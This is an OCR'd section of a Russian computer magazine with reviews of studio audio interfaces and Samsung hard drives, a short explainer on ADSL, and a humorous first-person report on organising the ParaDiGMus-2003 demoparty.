


ECHO LAYLA 24 ($895) 24 БИТ/96 КГЦ

Для того чтобы было понятно, к чему стремиться, мы взяли вне конкурса дорогое студийное устройство ввода/вывода звука. Монтируется в 19" стойку вместе с другим студийным оборудованием. Имеет гнездо для питания от сети 220 вольт - такое количество наворотов жрет до фига электричества. При работе большого количества устройств, связанных через цифровые интерфейсы, из-за неготовности могут пропадать отдельные блоки данных, что вызывает щелчки или шум. Для устранения этой проблемы Echo Layla 24 имеет синхровход/выход (word clock). Цифровые интерфейсы имеются с оптическими и с RCA разъемами на вход и выход.

На запись можно использовать 8 аналоговых каналов, а на воспроизведение 10, если считать стереовыход под наушники с регулятором уровня. Кроме двух разъемов MIDI-IN и MIDI-OUT, есть дополнительный разъем MIDI-THRU, через который выводится буферизированная копия сигнала MIDI-IN. Это полезно при соединении MIDI-устройств.

При взгляде на интерфейсную карту сразу становится ясно, что все усилители и преобразователи цифра-аналог-цифра находятся внутри хорошо экранированного металлического корпуса, который связан с компьютером через девятипиновый цифровой интерфейс. Это дает гигантское преимущество в борьбе с шумами. Если не подкачает твое студийное оборудование, то Echo Layla 24 точно не подведет.





ВНЕ КОНКУРСА



ECHO GINA 24 ($465) 24 БИТ/96 КГЦ

Echo Gina 24 можно назвать разумным компромиссом между ценой и качеством для студии. По нашим шпионским данным два похожих девайса стоят в студии у Дельфина. Ну и, конечно, имеется у нас!



ВНЕ КОНКУРСА



Echo Gina 24 на выход имеет те же 10 аналоговых выходных каналов, из которых 8 линейных, а один стереовыход (два моно) предназначен для наушников и снабжен регулятором уровня сигнала. Через наушники ты можешь мониторить любой выход или вход устройства. Аналоговых входов всего два, зато имеется два коаксиальных S/PDIF и два оптических. У Echo Gina 24 имеется недокументированная функция воспроизведения 5.1, так что можно и DVD посмотреть. Линейка профессиональных устройств ввода/вывода звука Echo Gina и Echo Layla изготавливаются с 1997 года. С тех пор они претерпели массу изменений, связанных с требованиями профессиональных музыкантов. За период такого эволюционного развития они так здорово заточились под нужды музыкантов, что им сложно найти конкурентов за разумные деньги.



test_lab (test_lab@gameland.ru)


ECHO MIA MIDI RECORDING SYSTEM ($265) 24 БИТ/96 КГЦ



Тут мы имеем карту с четырьмя стереоканалами 1/4" и выход для подключения переходника. Причем в компе они распознаются дровами как восемь независимых каналов. Это значит, что на них ты можешь независимо друг от друга писать и воспроизводить музыку. Echo Mia MIDI Recording System имеет крутые возможности коммутации - ты можешь перенаправлять звук одного входа на другой. Например, ты можешь снять звук с гитарного предусилителя, направить его на процессор эффектов, с него записать через другой аналоговый вход, с которого перекинуть на цифровой, чтобы послушать на мониторе. Но насколько проще было бы разобраться со всеми этими премудростями, если бы с Echo Mia MIDI Recording System шла нормальная инструкция, но ее, к сожалению, нет! Поэтому при освоении аппарата приходится действовать интуитивно. На переходнике мы видим два пятиштырьковых MIDI-входа и выхода для подключения синтезатора. А также два цифровых входа/выхода в виде тюльпанов. Особенностью Echo Mia MIDI Recording System является то, что кроме бытового стандарта S/PDIF ты можешь использовать профессиональный AES/EBU (Audio Engineering Society / European Broadcast Union), для этого в драйвере есть специальный переключатель. Такой переходник делает карту универсальной: с аудиовходами можно скоммутировать микшером инструменты, микрофоны и процессоры эффектов, через MIDI подключить синтезатор, а цифровой вход отправить на студийный монитор или на специализированное устройство записи. Кстати, есть и более простая модель Echo Mia, которая отличается отсутствием такого переходника.




ESI WAVETERMINAL 192X PCI ($285) 24 БИТ/192КГЦ



Это единственная карата в нашем обзоре, тянущая 192 килогерца частоты сэмплирования, и в студии это преимущество, конечно же, ощутимо! Однако все преобразования происходят внутри шумного компа, но мало кто в нашем обзоре может похвастаться оцифровкой звука за пределами компа. И, как правило, это все равно связано либо с потерями в качестве, либо с повышением цены. ESI Waveterminal 192X PCI имеет всего четыре аналоговых входа и шесть выходов. Выходы можно использовать для прослушивания музыки в формате 5.1. Имеется также цифровой оптический выход. Жаль, что нет MIDI и цифрового входа. Фишкой этой карты можно считать отличную инструкцию, в которой доступно разъясняется, как настроить ESI Waveterminal 192X PCI для работы с ведущими музыкальными прогами. Многим творческим людям обломно втыкать в сложные настройки и хочется сразу приступить к процессу, поэтому, купив дорогую Echo Gina 24 без инструкции, они могут просто не узнать о половине ее функций.

AARDVARK DIRECT MIX USB3 ($295) 24 БИТ/48 КГЦ



Добро пожаловать на вечер авторской песни. Если ты бард или просто одинокий вольный гитарист, то этот причудливый агрегат для тебя. На передней панели мы видим гнездо под джек 1/4" с предусилителем под гитару или микрофон (имеется соответствующий переключатель гитара/микрофон). Рядом виднеется гнездо под наушники для мониторинга. Сзади есть еще линейный вход/выход, тоже под джек 1/4". Ручками удобно регулируются гитарномикрофонный и линейный входы, а бегунок (слайдер) позволяет изменять уровень выходного сигнала. Переключателем можно выбрать, записывать ли гитару и линейный вход по отдельности либо вместе. Невысокая частота сэмплирования (48 кГц) связана, по всей видимости, с применением интерфейса USB. Зато можно не париться - воткнул штекер USB и записывай свои серенады, может, станешь Элвисом, или хотя бы Розенбаумом. Aardvark Direct MIX USB3 хорош тем, что цифрует все в своем корпусе и только после этого отправляет музон в комп через USB-интерфейс, это спасает от шумов.

ВЫВОДЫ

Современные устройства ввода/вывода звука далеко ушли от бытовых аудиокарт, они великолепно воспроизводят звук, хорошо записывают, они удобнее, лучше заточены под нужды музыканта! Музыкант, подключи, наконец, свои железки к компу через нормальный аудиоинтерфейс!



НОВЫЕ HDD ОТ SAMSUNG!

СУПЕР ВЕЩЬ!

У большинства хакеров/юзеров основная проблема заключается в нехватке свободного места на жестком диске, поэтому чем больше объем винчестера – тем лучше. Не менее важной характеристикой любого винчестера является и его скорость. Итак, сегодня у нас на тестировании два новых винчестера SAMSUNG.

Первый винт предназначен для апгрейда компьютеров, нуждающихся в винчестерах большого объема, и, конечно, для хардкорных геймеров, способных забить винт за минимальное время. Это модель SP1604N, ее емкость 160 Гб. Второй, SP0411N, предназначен для апгрейда старeньких машин, не имеющих поддержки больших жестких дисков, но, тем не менее, требующих хорошей производительности. Емкость этой модели 40 Гб. Оба винчестера поддерживают стандарт ATA133 и скорость вращения шпинделя 7200 об/мин. Обычные контроллеры жестких дисков (установленные на материнские платы) поддерживают только ATA100, поэтому чтобы добиться максимальной производительности, стоит купить контроллер ATA133. В случае использования этих винчестеров на обычном ATA100 котроллере, их производительность будет на уровне хороших винчестеров других фирм того же класса, но не имеющих поддержки ATA133.

С использованием контроллера ATA133 производительность новых винчестеров поднимется. С такими котроллерами эти винчестеры способны обогнать в производительности любой, даже самый крутой ATA100 диск. Это особенно актуально для модели 160 Гб, так как этот винчестер можно использовать даже на небольшом сервере, благо емкость и скорость это позволяют. Немаловажными характеристиками любого винта являются шумность и температура, до которой он разогревается в процессе работы. Оба диска работают абсолютно бесшумно, даже когда корпус компьютера открыт.

Тест на тепловыделение винчестеры тоже прошли неплохо. Модель SP0411N (40 Гб) после копирования папки с музыкой объемом 25 Гб не нагрелась вообще, а модель SP1604N (160 Гб) после копирования этой же папки была чуть теплой. Так что специального охлаждения для новых девайсов не требуется.

Оба винта имеют буфер объемом 2 Мб. Время поиска: track-to-track 0,8 мс и 1,0 мс, average 8,9 мс и 10 мс, full stroke 18 мс и 17,5 мс у SP1604N и SP0411N соответственно. Обе новинки поддерживают технологию снижения шума NoiseGuard, технологию защиты от ударов SSB (Shock Skin Bumper) и ImpacGuard, а также технологию SilentSeek, при помощи которой снижается шум при перемещении головок. Вот результаты тестирования этих дисков при помощи утилиты ZD WinBench 99.

Тестовый стенд:

- Материнская плата – A7v133-c
- Процессор – Athlon 1 GHz
- Память - 512 Мб PC133 SDRAM
- Операционная система - Windows XP Home Edition

- SP1604N
- Business Disk WinMark 99 6190
- High–End Disk WinMark 99 17900
- Disk Playback/bus: Overall 6190
- Disk Playback/HE: Overall 17900
- Disk Playback/HE: Sound Forge 4.0 38400
- Disk Playback/HE: Visual C++ 5.0 23000

- SP0411N
- Business Disk WinMark 99 7860
- High–End Disk WinMark 99 26500
- Disk Playback/bus: Overall 7860
- Disk Playback/HE: Overall 26500
- Disk Playback/HE: Sound Forge 4.0 48600
- Disk Playback/HE: Visual C++ 5.0 31700



Юрий Елькин (fj@nm.ru)

ADSL ИЗНУТРИ



К нам приходят письма с просьбами рассказать о технологии ADSL, вот одно из них: «Слышал, что можно подключится к Интернету по обычной телефонной линии так, чтобы была большая скорость и линия свободна. Возможно ли это и как это сделать?». Мы решили рассказать тебе что же за технология скрывается за аббревиатурой ADSL. Начать с письма в редакцию, в котором звучит просьба: рассказать о технологии ADSL.

Сегодняшний инет заточен под скоростное соединение, с этим уже не поспоришь. Так что нравится тебе это или нет, приходится придумывать способ перехода со старого доброго dial-up'а на что-то более широкополосное. Ты знаешь, что современные телефонные линии вместе с модемом позволяют обмениваться данными на скорости до 64 кбит/с, а этого явно недостаточно для большинства современных интернет-сервисов. Выход есть – организация выделенного канала. Но проводить в офис или квартиру оптический кабель или медную пару очень дорого и не всегда возможно. Поэтому и была разработана технология ADSL (Asymmetric Digital Subscriber Line) - технология асимметричного цифрового соединения, позволяющая организовать выделенный канал доступа в интернет по обычной телефонной линии. При этом телефон и интернет работают независимо друг от друга.


Амплитуда
ТфОП
Восходящий поток данных
Нисходящий поток данных
Частота (Гц)

Это достигается за счет частотного разделения «медной пары» с помощью специального устройства – сплиттера. Сплиттер – разделитель DSL/POTS сигналов. В его функции входит направлять DSL-сигналы (частоты) на ADSL-модем и отделять их от POTS-сигналов, которые направляются на обычные телефонные аппараты, факсы и т.д.

В настоящее время технология ADSL - самая продвинутая в семействе xDSL, она обеспечивает передачу по электрическому кабелю потоков до 8 Мбит/с в одном направлении (как правило, в сторону пользователя) и до 1,5 Мбит/с – в другом. Это обосновано тем, что от пользователя чаще всего идут запросы на загрузку страниц, веб-приложений или мультимедиа потоков, имеющих небольшой объем. Хотя канала в 1,5 Мбит/с вполне достаточно и для передачи видеопотока в видеоконференциях. Технически асимметрия реализуется за счет распределения частотного спектра передачи в пользу потока абонента. Для каких же задач хватит входного канала в 8 Мбит/с? Загрузка видео и музыки: mp3(средний размер файла 5 Мб) получаем за 6-10 секунд, фильм DivX (700 Мб) – 20-25 минут. Самые требовательные к сети игры – без проблем. При этом канал работает круглосуточно (есть постоянная связь по интернет-пейджерам).

Схема подключения следующая: компьютер пользователя подключается к телефонной линии через ADSL-модем.

Телефонная линия используется только от пользователя до его телефонной станции, где канал включается в волоконно-оптическую сеть провайдера. В результате получаем высокоскоростное подключение к интернету с минимальными затратами как ресурсов, так и времени.



Впрочем, более подробно о подключении ADSL и его преимуществах мы поговорим в следующем номере. Удачи!

Редакция выражает благодарность "Точке Ру" за помощь в подготовке материала. http://www.tochka.ru/ тел.753-82-82

PC_Zone



PARADIGMUS-2003. КАК ЭТО БЫЛО

Диденко Дмитрий /Pr0mus/

PARADIGMUS-2003
КАК ЭТО БЫЛО



Могу дать два полезных совета. Первый: Никогда не пытайся организовывать демопати, ибо наживешь ты приключений на все места сразу! Второй: Никогда не слушай чужих советов. И этих в первую очередь!

<Часть первая>

Итак, как же все было.
Прошел ParaDiGMus-2002, наступил новый, 2003 год. Незаметно как-то наступил. Ну, подумаешь, нарвались один раз на толпу пьяных подростков. И все? А что на пенсии вспоминать?
Не по-нашему это совсем. Надо что-то делать... Идея! А не устроить ли нам ParaDiGMus-2003? В самом деле, пора!



Долой скуку и хандру – это нам не по нутру!

Разрабатываем правила, ищем новых спонсоров, переделываем сайт. Договариваемся насчет помещения и техники. Размещаем рекламу в инете.
Подготовительный этап, понимашь.
И был вечер, и было утро. День –n-ый.

Перед пати. День –n-ый

Ничто не предвещало особых проблем, пока не раздался телефонный звонок и Юнев Юра, системный администратор колледжа, не сообщил, что телевизор, на котором мы собирались показывать работы... сломался!
Едем с Dimedroll'ом в колледж. После продолжительной битвы с телевизором Dimedroll, не зная, что еще можно предпринять, шутки ради обошел вокруг него, хлопая в ладоши. Смешнее всего было то, что после его шаманства телевизор... заработал!
Встречаемся на остановке со знакомым звукорежем, договариваемся о том, что он придет на пати ручки покрутить. К своему удивлению слышу, что вся техника из актового зала педколледжа убрана. Узнаю, как ее можно добыть. Получаю телефон звукооператора колледжа. Звоню. Порядок! Техника будет!
К подготовке подключается NewArt. Он пишет вьюер для Спека, делает ценные замечания по правилам.
Делаем афиши. Но в принтере, на котором мы собирались их распечатать, сначала неожиданно закончился картридж, а потом он и вовсе сломался. Находим другой принтер. Афиши готовы. Расклеиваем их по Серпухову. Электронный вариант отправляю u1tradimm'у / DLC для распространения по Москве.

Перед пати. День -5-й. Дедлайн

Вот и дедлайн. Работ что-то не густо. Нет, их уже больше, чем в прошлом году, но все равно маловато...
Дежурю. Время от времени поглядываю в ящик. Появляется несколько новых работ, письма от участников и спонсоров.

Перед пати. День -4-й

Утром встречаемся с D-Juice'ом в метро и едем за призами. Сначала – в Symantec. Выбрав из двух противоположных направлений движения, указанных коренными москвичами, одно единственно верное, попадаем в центр международной торговли. Поднимаемся на скоростном лифте. Ух! Аж дух захватывает! Забираем призы.
Встречаемся с u1tradimm'ом. Он передает работы DLC.
Покупаем журнал «Хакер», находим информацию о нас.
Восхищаемся умением Ядовитого из сухой справки сделать занимательную врезку.
Направляемся в «Открытые системы». После небольшого путешествия добираемся до места. Там нас уже ждут. Узнав, что мы не на машине, ребята из издательства озадаченно присвистнули. Тогда, похоже, у вас проблемы!
После этих слов у D-Juice'а падает на землю пакет.
Проблемы только начались :).
Зайдя внутрь и попробовав приподнять половину того, что нам нужно было забрать, мы поняли, что автомобиль – это не роскошь, а средство передвижения! Забрав половину журналов, мы направились обратно в метро. Сели в накренившийся от нашего веса троллейбус, купили у водителя непонятные карточки с магнитной полосой, о назначении которой D-Juice догадался первым, и поехали.
Вот метро, турникеты! Жалко турникеты... Не виноваты они в том, что у нас демопати :).
Серпухов! Ура! С автобуса нас на машине встречает Юнев Юра. Никогда бы не подумал, что можно почувствовать себя счастливым человеком, проехав 300 м от остановки до колледжа на автомобиле, вместо того, чтобы пройти их пешком.
Вторую половину журналов на следующий день забирал Юра.
Встречаемся с Draky. Обсуждаем проблему подключения Спека к телевизору.
Вечер.
Подхожу к компу, после пересвистывания модема соединяюсь с провайдером. Проверяю почту. Что-то долго принимается. Захожу через web, смотрю объем. Мамочки! Какой добрый человек мне в ящик 8 мегов залил?



Перед пати. День -3-й

Вот я на дежурстве. Заглядываю в ящик. Или я сплю, или в нем 35 Мегов... Раздавшийся звонок служебного телефона подсказывает, что не сплю.
Смотрю, что внутри. Классно! Полно работ! Вот это другое дело. Теперь на пати будет по-настоящему интересно! Надо будет по приезду еще пару своих музонов доделать.
В irc канале Draky подкидывает координаты человека, у которого есть Спек с SECAM-кодером. Созваниваюсь с ним, договариваемся о встрече.
Попросил у начальника отдела видюшку на пати. Он любезно согласился.

Перед пати. День -2-й

Утро. В ящике уже более 50 Мегов. Еще работы. Принимаю... Елки-палки... Ну закачивайтесь быстрее! Я же опаздываю!
Бегу на Черкизовскую, где мы должны были встретиться с v0rtexZ'ом. Прибегаю, достаю листок бумаги, на скорую руку рисую надпись «ParaDiGMus» и этой же ручкой креплю к воротнику пиджака. Пытаюсь найти v0rtexZ'a. Как же он может выглядеть? Прошелся несколько раз по платформе. Обнаружил паренька, который наполовину жестами объяснил мне, что идти нужно к выходу, там должен быть тот, кого я ищу.
Однако, ошарашив одного из прохожих вопросом «А не Вы ли ждете главорга ParaDiGMus'a?» и никого не найдя, я вернулся обратно к середине платформы. Разговорились с этим парнишкой. Оказалось, что он тоже ждет кого-то по поводу нашего фестиваля. Решили подождать вместе. Через 15 минут ожиданий выяснилось, что ждет он, собственно... меня!
Поехали вместе на Преображенку, где мы должны были встретиться с cr0aker'ом.
Вот мы и на месте. Через некоторое время к нам целеустремленно приближается человек.
По голосу узнаю: это cr0aker. Дружной толпой идем к нему домой за Спеком, где нас приветливо встречают его родители, PC (естественно, как у любого уважающего себя сценера, без крышки) и Спринтер. Пеленаем Спринтер в полиэтиленовую пленку, берем с собой на всякий случай недособранный Пентагон, SECAM кодер и направляемся в метро.
Доезжаем до Савеловской, где расстаемся с v0rtexZ'ом – он направляется на работу, а сами идем покупать разъемы. Побродив по рынку в поисках необходимого и выпив по кружке квасу, едем на Южную, где нас уже поджидает проливной дождь и Серпуховский автобус.

Ура!
Видеокарточка найдена, Спек со мной. Поливаемый дождем, получаю в Серпухове лицензионный WindowsXP Limited Edition и приезжаю в колледж.
Ну, приступим! Вот видюшка, вот PIV. Сейчас мы ее plug и play!
Но не тут-то было. Ее не получилось не только play, но даже plug! На материнской плате просто не оказалось AGP слота. Только контактная площадка под него. Типа, надо будет – сам впаяешь!
Попробовали другие имеющиеся в наличии материнские платы. В них – обратная история: plug, но не play.
Обзвонил всех, кого мог. Родить плату прямо сейчас ни у кого не получается. Пошел по Серпуховским магазинам. В «Компасе» взял плату под залог, одной проблемой стало меньше.

Перед пати. День -1-й

Сегодня проведем репетицию!
Я и Dimedroll на всякий случай привезли свои компы.
С утра помчались с Dimedroll'ом за покупками. Карандаши, фотобумага, диски, коробки для дисков, наклейки, кабели, разъемы, ферритовый сердечник для подключения Спека.
Ох уж этот сердечник! Облазали весь Серпухов, пока Dimedroll случайно не заметил его на одной плате в магазине.
Другие члены оргкомитета за это время расставили стулья и столы, перенесли технику.
Мой комп, непонятно почему, наот-

NEXT

PC_Zone

PARADIGMUS-2003. КАК ЭТО БЫЛО

Диденко Дмитрий /Pr0mus/

рез отказался работать на патиплейс. Переустановка операционки временно спасла положение, да и то не с первого раза. Тут выяснилось, что D-Juice по семейным обстоятельствам не может присутствовать на репетиции и приехать сможет только за 2 часа до пати. Вот свезло, так свезло!
Продолжается возня с техникой. На пороге актового зала появляется какой-то человек. Это приехал КаСик из Воронежа. В этот же день из Беларуси приезжает Breeze.
Подключили SECAM–кодер к Спеку. Включили Спек и телевизор. Врубаем поиск каналов. Раз! Два! Три... и... на экране ничего хорошего не обнаружено.
Два часа ночи. Наконец-то дома.
Я же еще хотел музоны свои доделать... Да какое там! Вон есть один готовый незарелиженный. Его и выставлю. Отбой!
Приезжаем в колледж, нас уже ждут КаСик и Alone Coder, приехавший в час ночи из Рязани.
Приезжает Анатолий Оленин, звукооператор, который согласился выдать нам оборудование. Но, как выяснилось, у него в кабинете находился лишь микшерский пульт, а колонки оказались запертыми в другом помещении, ключей от которого ни у кого не оказалось.
После неудачных попыток подобрать ключ, пришлось на свой страх и риск ломать дверь. Так что если меня за это привлекут, вы свидетели: я чистосердечно признался! :)
К полному удовольствию, там еще и полы оказались свежеокрашенными. Кажется, моя вляпайся...
Вынесли колонки, однако им так и не суждено было доработать до конца пати.
В день проведения фестиваля по непонятным причинам загнулся наш сайт на scene.org.
Получаю SMS от u1tradimm'а «Не хочу тебя расстраивать, но ваш сайт www.paradigmus.scene.org не открывается».
Сижу перед сообщением об ошибке. Создается впечатление, что какая-то нечисть просто не хочет, чтобы пати состоялось. Все, что может глючить и ломаться, ломается.
Все, что не может глючить и ломаться, глючит и ломается все равно!
Читаю SMS. Приятно чувствовать поддержку. Расстраиваться некогда. Фиг с ним, с сайтом! Все равно сейчас с этим сделать ничего нельзя.
Проходит еще немного времени, и D-Juice сообщает, что комп мой окончательно накрылся. Удивляться уже не приходится. Остается только ждать, когда сломается телевизор и обвалится крыша.
Приезжает cr0aker. Пытается запустить спек.
Где же звукореж? Он ведь обещал прийти! Что делать? D-Juice'у садиться за пульты? А кто пати вести будет? Кто??? Oops... Breeze!!! Ну конечно, он ведь сам пати организовывал и вел! Подхожу к нему, и, не интересуясь его мнением, радую его тем, что он сейчас будет вести пати :). Ошарашенный услышанным, он долго отнекивался, предлагая нам идти лесом, но такой отмаз был слабым, т.к. поселок, в котором мы живем, и так находится посреди леса и, соответственно, лесом мы ходим каждый день.
К счастью, проблема решилась. Анатолий Иванович взялся крутить ручки сам.
Вот и начало пати. Телевидение приехало. Зрители, участники собрались. В почтовом ящике опять полно работ и писем. Вот! Хорошая новость! RU-Center наш домен зарегистрировал! Пытаемся допринять работы, донастроить, что недонастроено, дождаться тех, кто едет издалека и не успевает к 11.00.
11.45. Breeze: Предлагаю еще подождать, наверняка народ еще едет.
11.50. Ну все, предел, надо начинать. Немного не по себе. Собрались ведь зубры демосцены! Немного заикаясь от недельного недосыпа, объявляю начало фестиваля. STS говорит вступительное слово.
Пытаемся запустить спек. Спек не поддается. Пускаем PC Graphics.
Появляются еще работы. Здорово, конечно. Но силы уже на исходе. Их хватает только на то, чтобы порадоваться их появлению и что-то произнести, что именно – уже не помню. Креативность в минус бесконечности.
Продолжаем пытаться запустить Спек. Спек не поддается. Ставим PC Music.
Объявляем перерыв.
После перерыва приезжает night от журнала «Хакер», привозит с собой баннеры на стяжках. Один вешаем в зале, другой – на здание колледжа. Дует сильный ветер. Тот банер, что находится на фасаде здания, временами перекашивается. Бегаем поправлять.
Вместе с night'ом появляется еще группа сценеров.
Появляется Bhead, приносит в призовой фонд две колоды карт с фотографиями сценеров.
Как оказалось, Максим Тимонин привез с собой несколько старых демок для Спека. Даем ему слово, он показывает несколько демок на эмуляторе.
Попытки запустить спек не прекращаются ни на минуту. Спек не поддается.
Опять пускаем PC Music, благо, работ в ней было более чем достаточно. Вспоминаю, чему меня почти четыре года учил родной педколледж... Ага! Чередовать виды деятельности! Проигрывание композиций перемежается показом Спековских демок. Так музыка легче воспринимается.
Один из присутствующих вдруг достал бутылку мартини и практически намертво к ней присосался. Этого я не ожидал. В правилах ведь написано: нельзя! Что делать? Наезжать на зубра? Хотя желторотиком я себя не считаю, все равно не хочется никому портить настроение, и себе в том числе. Делаю несколько замечаний. Не помогает. Постепенно начинаю закипать. Да что, в конце концов, весь оргкомитет столько на ушах стоял, чтобы он тут мартини сосал?
Что, кому-нибудь в зале приятно на это смотреть? У нас номинации «пьянство» не заявлено!
Ну и пускай он зубр, ну и пускай куча наездов потом будет в инете! Кто к нам с вином придет, тот от вина и погибнет! С этими мыслями прошу его покинуть зал.
Подходит D-Juice, сообщает, что для улаживания вопроса о возможности посещения пати в нетрезвом состоянии ему необходимо снять с себя обязанности ведущего.
Беру микрофон, продолжаю вести пати сам.
Второй перерыв.
Микрофон берет КАСик. Объявляет работы.
Снова пытаемся запустить Спек, Спек продолжает твердо стоять на своем. Говорю КАСик'у:
- Объявляй PC Music.
- Music? Нет, это я объявить не смогу, лучше сам объявляй.
Беру микрофон и, поинтересовавшись, а нет ли у кого-нибудь с собой помидоров, объявляю Music.
Откладывать больше нельзя, показываем спековские работы на эмуляторах.
На улице давно стемнело, все очень устали, в зале остались самые стойкие. Неистощимая PC Music никак не завершается. Что делать? Да не побьют меня авторы, но принимаю решение: проигрывать по одной композиции из каждого из оставшихся каталогов. Другого выхода тогда просто не было.
Наконец, номинация завершилась. Даем слово DJ-i-Kick, который привез с собой операционную систему BeOS, а сами удаляемся на подсчет голосов.
Считаем средний балл, вручаем грамоты и призы тем, кто дождался этого момента.
Наводим порядок в зале, убираем столы, сваливаем все, что можно, в лаборатории информатики.
После 11 вечера наконец попадаем домой.
Никуда не хочется идти, с трудом передвигаются ноги. И на кой я вообще в это дело ввязался? Да чтоб еще раз! Да ни за что! Пойду возьму пива и спать!
Захожу в магазинчик, рассчитываюсь с продавцом. И вдруг дверь открывается, и на пороге показывается D-Juice.
Заходим за Dimedroll'ом. В результате на улице появляются Dimedroll, Mitchell и никуда еще не уехавший Breeze.
Немного прогулявшись по улице и зайдя в парикмахерскую к JT, разошлись по домам.

<Часть третья>

После пати. День 1-й

Утро.
Звонит будильник... Блин... Надо вставать... Ехать в колледж, наводить порядок... Как же спать хочется...
Звонит будильник.... Блин... Надо вставать... Материнскую плату в «Компас» отвозить... Обещал ведь... Но спать все равно хочется...
Звонит будильник.... Блин...Блин...Блин... Надо вставать... Беджики неиспользованные отвозить, за использованные рассчитываться... И кто только придумал вставать по утрам...
Звонит будильник... Да встаю я, встаю!!!
Приезжаем с Юриком в колледж, приводим в порядок лабораторию и компы, с Denver'ом чиним замок и перекрашиваем полы.
Беджики сдать не получилось, так как «Правовед» в воскресенье не работал.
Материнскую плату сдать не получилось, так как описание и драйвера от нее Dimedroll по ошибке увез с собой.
Вечер.
В интернет что ли слазить? Комп вот только не работает. Да и фиг с ним! Мегабайт мата в свой адрес я всегда успею прочитать.
Или чеки посчитать? Да ну их в баню! Не все ли равно, какой там минус?

После пати. День 2-й


Забираю драйвера, еду в колледж. Оказывается, местное радио и газета уже запинговали телефон колледжа, пытаясь узнать, как у нас прошел фестиваль. И ответ «Все в отпуске» их явно не устраивал.
После телефонных интервью и странствий по Серпухову возвращаюсь домой.

После пати. День 3-й

Да соберу ж я когда-нибудь комп? Сколько он будет стоять потрохами наружу?
Эх, где моя отвертка?
Собираю комп, точнее, то, что от него осталось. Включаю... И о чудо! Что ж тебе мешало на пати-то нормально работать???
Дрожащими пальцами набираю www.paradigmus.scene.org, иду на форум и к собственному удивлению не обнаруживаю там никакого флейма.
Да, есть критика, но нормальная, конструктивная.
Dimedroll размещает работы на нашем сайте, появляются первые отчеты.
Конечно, самые крупные запарки и нестыковки незамеченными не остаются, но в целом отношение к прошедшему пати положительное!

Алаверды

Пати состоялось, несмотря на все препятствия. Как справедливо заметил zzz/kcn в своем отчете, могло быть гораздо лучше, но могло быть и хуже. И я твердо уверен, что следующее пати обязательно будет лучше!
Большое спасибо нашим спонсорам и всем, кто нам помогал!
Огромная просьба к авторам работ!
Пожалуйста, не тяните до последнего дня!
Сами посудите, один день - расстановка и настройка оборудования, один день - преселект, один день - репетиция. Три дня - минимум! Это если не будет никаких накладок. А их было предостаточно.
Чем раньше мы получим работы, тем меньше будет накладок. ParaDiGMus растет, мы набираемся опыта и каждое следующее пати должно получаться лучше предыдущего!

